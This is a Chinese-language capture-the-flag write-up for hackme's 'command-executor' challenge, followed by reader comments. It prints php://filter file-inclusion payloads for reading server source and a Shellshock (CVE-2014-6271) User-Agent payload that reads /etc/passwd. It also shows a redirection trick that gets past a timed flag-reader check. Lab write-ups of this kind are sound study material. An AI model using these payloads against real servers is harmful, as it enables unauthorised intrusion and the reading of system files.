

0x01

### [题目地址](#)

首先打开页面，发现导航栏中有几个选项。每个都点了一下之后，发现其用处。

- Man：用来列出相关命令的文档  
url：index.php?func=man

## Online documents

- [bash](#)
- [ls](#)
- [cp](#)
- [mv](#)

## \$ man man

MAN(1)

Manual pager utils

MAN(1)

### NAME

man - an interface to the on-line reference manuals

- Tar Tester：用来测试上传的tar文件  
url：index.php?func=untar  
上传文件1.tar测试

## Tar file tester

Please upload a tar file to test

[选择文件](#) 未选择任何文件

[Upload & Test](#)

## \$ tar -tvf 1.tar

-rw-r--r-- 65414/197609 0 2018-08-06 14:13 1.txt

这里的tar -tvf并不会将文件解压到某个位置，所以没有什么可以利用的点。

- Cmd Exec：用来执行命令并返回结果  
url：index.php?func=cmd

例如ls

# Command Execution

- [ls](#)
- [env](#)

Execute

\$ ls

```
bootstrap
cat-flag.png
cmd.php
comic-neue
index.nginx-debian.html
index.php
ls.php
man.php
untar.php
windows-run.jpg
```

先知社区

也能执行其它一些命令但是有限制，例如whoami就不会被运行。

# Command Execution

- [ls](#)
- [env](#)

Execute

\$ whoami

whoami: command not found

先知社区

这里猜测这个功能做了白名单进行限制，这里没有源码，所以也认为没有可以用的点。

- List files: 列文件目录  
url:index.php?func=ls

例如当前目录

\$ ls .

```
total 332
drwxr-xr-x 4 root root  4096 Jan  9  2018 bootstrap
-rw-r--r-- 1 root root 293424 Jan  9  2018 cat-flag.png
-rw-r--r-- 1 root root  1163 Jan  9  2018 cmd.php
drwxr-xr-x 2 root root  4096 Jan  9  2018 comic-neue
-rw-r--r-- 1 root root   612 Jan 19  2018 index.nginx-debian.html
-rw-r--r-- 1 root root  2201 Jan  9  2018 index.php
-rw-r--r-- 1 root root   515 Jan  9  2018 ls.php
-rw-r--r-- 1 root root   658 Jan 19  2018 man.php
-rw-r--r-- 1 root root   588 Jan  9  2018 untar.php
-rw-r--r-- 1 root root 11829 Jan  9  2018 windows-run.jpg
```

先知社区

其中存在一个cat-flag.png很引人注目。接着又翻了翻其它的目录，其中/情况如下。

\$ ls /

```
total 88
drwxr-xr-x  2 root root 4096 Jan 19  2018 bin
drwxr-xr-x  2 root root 4096 Apr 12  2016 boot
drwxr-xr-x  5 root root  340 Jul 31 05:32 dev
drwxr-xr-x 85 root root 4096 Jan 19  2018 etc
-r-----  1 flag root   37 Jan  9  2018 flag
-rwsr-xr-x  1 flag root 9080 Jan 19  2018 flag-reader
-rw-r--r--  1 root root  653 Jan  9  2018 flag-reader.c
drwxr-xr-x  2 root root 4096 Apr 12  2016 home
-rwxr-xr-x  1 root root  100 Jan  9  2018 init
drwxr-xr-x 12 root root 4096 Jan 19  2018 lib
```

/目中存在一个flag,并且还有个flag-reader二进制程序,还启用了s权限,这样就能感觉的出来前面的cat-flag.png应该一个幌子。

功能就是上面这些。其实这个时候结合当前目录文件和功能的url已经可以做出一个推断:即调用功能的页面可能是以一个文件包含的形式。这样那么大概形式就应该是incl

因而这里利用php://filter进行流式读取。

```
func=php://filter/read=convert.base64-encode/resource=index
func=php://filter/read=convert.base64-encode/resource=ls
func=php://filter/read=convert.base64-encode/resource=cmd
func=php://filter/read=convert.base64-encode/resource=man
func=php://filter/read=convert.base64-encode/resource=untar
```


这样就得到了5个功能页面的源码(包括index.php)。

其中man.php|ls.php|untar.php都没有可以利用的点,cmd.php和预期的那样是做了个白名单。其中cmd.php的白名单如下。

```
case 'env':
case 'ls':
case 'ls -l':
case 'ls -al':
    execute($cmd);
    break;
case 'cat flag':
    echo '';
    break;
default:
    printf('%s: command not found', htmlentities($cmd));
}
echo '</pre>';
```

这个地方可以使用cat flag查看是不是有什么提示之类的,虽然很大可能性就是个幌子。

\$ cat flag



果然什么都没有。那么就看到index.php的源码。

```
...
function fuck($msg) {
header('Content-Type: text/plain');
echo $msg;
exit;
}

$black_list = [
'\flag', '\\(\)\s*\{s*::\s*\};'
];

function waf($a) {
global $black_list;
if(is_array($a)) {
foreach($a as $key => $val) {
waf($key);
waf($val);
}
} else {
foreach($black_list as $b) {
if(preg_match("/$b/", $a) === 1) {
fuck("$b detected! exit now.");
}
}
}
}

waf($_SERVER);
waf($_GET);
waf($_POST);

function execute($cmd, $shell='bash') {
system(sprintf('%s -c %s', $shell, escapeshellarg($cmd)));
}

foreach($_SERVER as $key => $val) {
if(substr($key, 0, 5) === 'HTTP_') {
putenv("$key=$val");
}
}
```

```

}

$page = '';

if(isset($_GET['func'])) {
    $page = $_GET['func'];
    if(strpos($page, '..') !== false) {
        $page = '';
    }
}

if($page && strlen($page) > 0) {
    try {
        include("$page.php");
    } catch (Exception $e) {
    }
}

function render_default() { ?>

```

其中\$black\_list禁用了/flag和\\(\)\s\*\{\s\*:\;\s\*\};,第一个好理解,把第二个做个简化处理变成() { :; }。如果熟悉CVE 2014-6271的话,其实看到putenv就能反应过来是个破壳漏洞利用。加上这里的黑名单提示和之前的cmd中允许执行env命令也能够推断出这个漏洞。( [关于破壳漏洞](#) )

先读取个/etc/passwd测试。

```

User-Agent:      () { return 1;};a=`/bin/cat /etc/passwd`;echo "a: $a"
DNT:             1
Accept:          */*
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie:          session_guard=etbg8h1n3282roi54pos91f900; _ga=GA1.2.97616652
                  2.1533564255; _gid=GA1.2.1310979310.1533564255

```

先知社区

```

<h2>$ env</h2><pre>a: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
flag:x:1337:1337::/home/flag:
HTTP_HOST=command-executor.hackme.inndy.tw

```

先知社区

这里也可以先读取flag-reader.c,看看是不是执行个命令就完事了。

## flag-reader.c


```
#include <unistd.h>
#include <syscall.h>
#include <fcntl.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buff[4096], rnd[16], val[16];
    if(syscall(SYS_getrandom, &rnd, sizeof(rnd), 0) != sizeof(rnd)) {
        write(1, "Not enough random\n", 18);
    }

    setuid(1337);
    seteuid(1337);
    alarm(1);
    write(1, &rnd, sizeof(rnd));
    read(0, &val, sizeof(val));


    if(memcmp(rnd, val, sizeof(rnd)) == 0) {
        int fd = open(argv[1], O_RDONLY);
        if(fd > 0) {
            int s = read(fd, buff, 1024);
            if(s > 0) {
                write(1, buff, s);
            }
            close(fd);
        } else {
            write(1, "Can not open file\n", 18);
        }
    } else {
        write(1, "Wrong response\n", 16);
    }
}
```

这里的alarm已经说明只能在一秒之内输出转变为输入才能去读取/flag这个文件。因而还是反弹shell回来处理为妙。

A terminal window showing a directory listing. The prompt is 'www-data@af32bfd60559:/var/www/html\$'. The user enters 'cd /' and then '\$ ls'. The output lists various system directories: bin, boot, dev, etc, flag, flag-reader, flag-reader.c, home, init, lib, lib64, media, mnt, opt, proc, root, run, sbin, srv, sys, tmp, usr, var. A watermark '先知社区' is visible in the bottom right corner of the terminal output.

```
www-data@af32bfd60559:/var/www/html$ cd /
cd /
www-data@af32bfd60559:/ $ ls
ls
bin
boot
dev
etc
flag
flag-reader
flag-reader.c
home
init
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

关于flag-reader.c的绕过，就只需要找个可以写文件的目录，写入输出再读作输入就能解决。  
这里的/tmp是不可读的。

A terminal window showing the output of the 'ls -ld' command for the /tmp directory. The output is 'drwxrwx-wt 4 root root 4096 Aug 6 14:16 tmp'. A watermark '先知社区' is visible in the bottom right corner.

```
drwxrwx-wt 4 root root 4096 Aug 6 14:16 tmp
```

找到/var/tmp是可以写入文件的。

payload:

```
./flag-reader > /var/tmp/idlefire < /var/tmp/idlefire /flag
```

这样这道题就结束了。


0x02 One's Storm

1. 利用文件包含读取源码
2. 分析源码找出漏洞
3. 利用漏洞获取shell
4. 利用重定向绕过检测程序

点击收藏 | 0 关注 | 1

[上一篇：后渗透之meterpreter使用攻略](#) [下一篇：ZombieBoy加密货币挖矿恶意...](#)

1. 2 条回复



[一叶飘零](#) 2018-08-07 10:29:52

我也写过同样的文章：

<http://skysec.top/2018/01/07/hackme%E7%BD%91%E7%AB%99%E8%BE%B9%E5%81%9A%E8%BE%B9%E8%AE%B0%E5%BD%95/#command-executor>

这里给自己推广下

一个不错的比赛平台：<https://hackme.inndy.tw/scoreboard/>

0 回复Ta



[云卷云舒](#) 2018-08-07 11:43:57

[@一叶飘零](#) 也参考过师傅的wp。觉得还是很有意思的就记录了下。

0 回复Ta

---

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)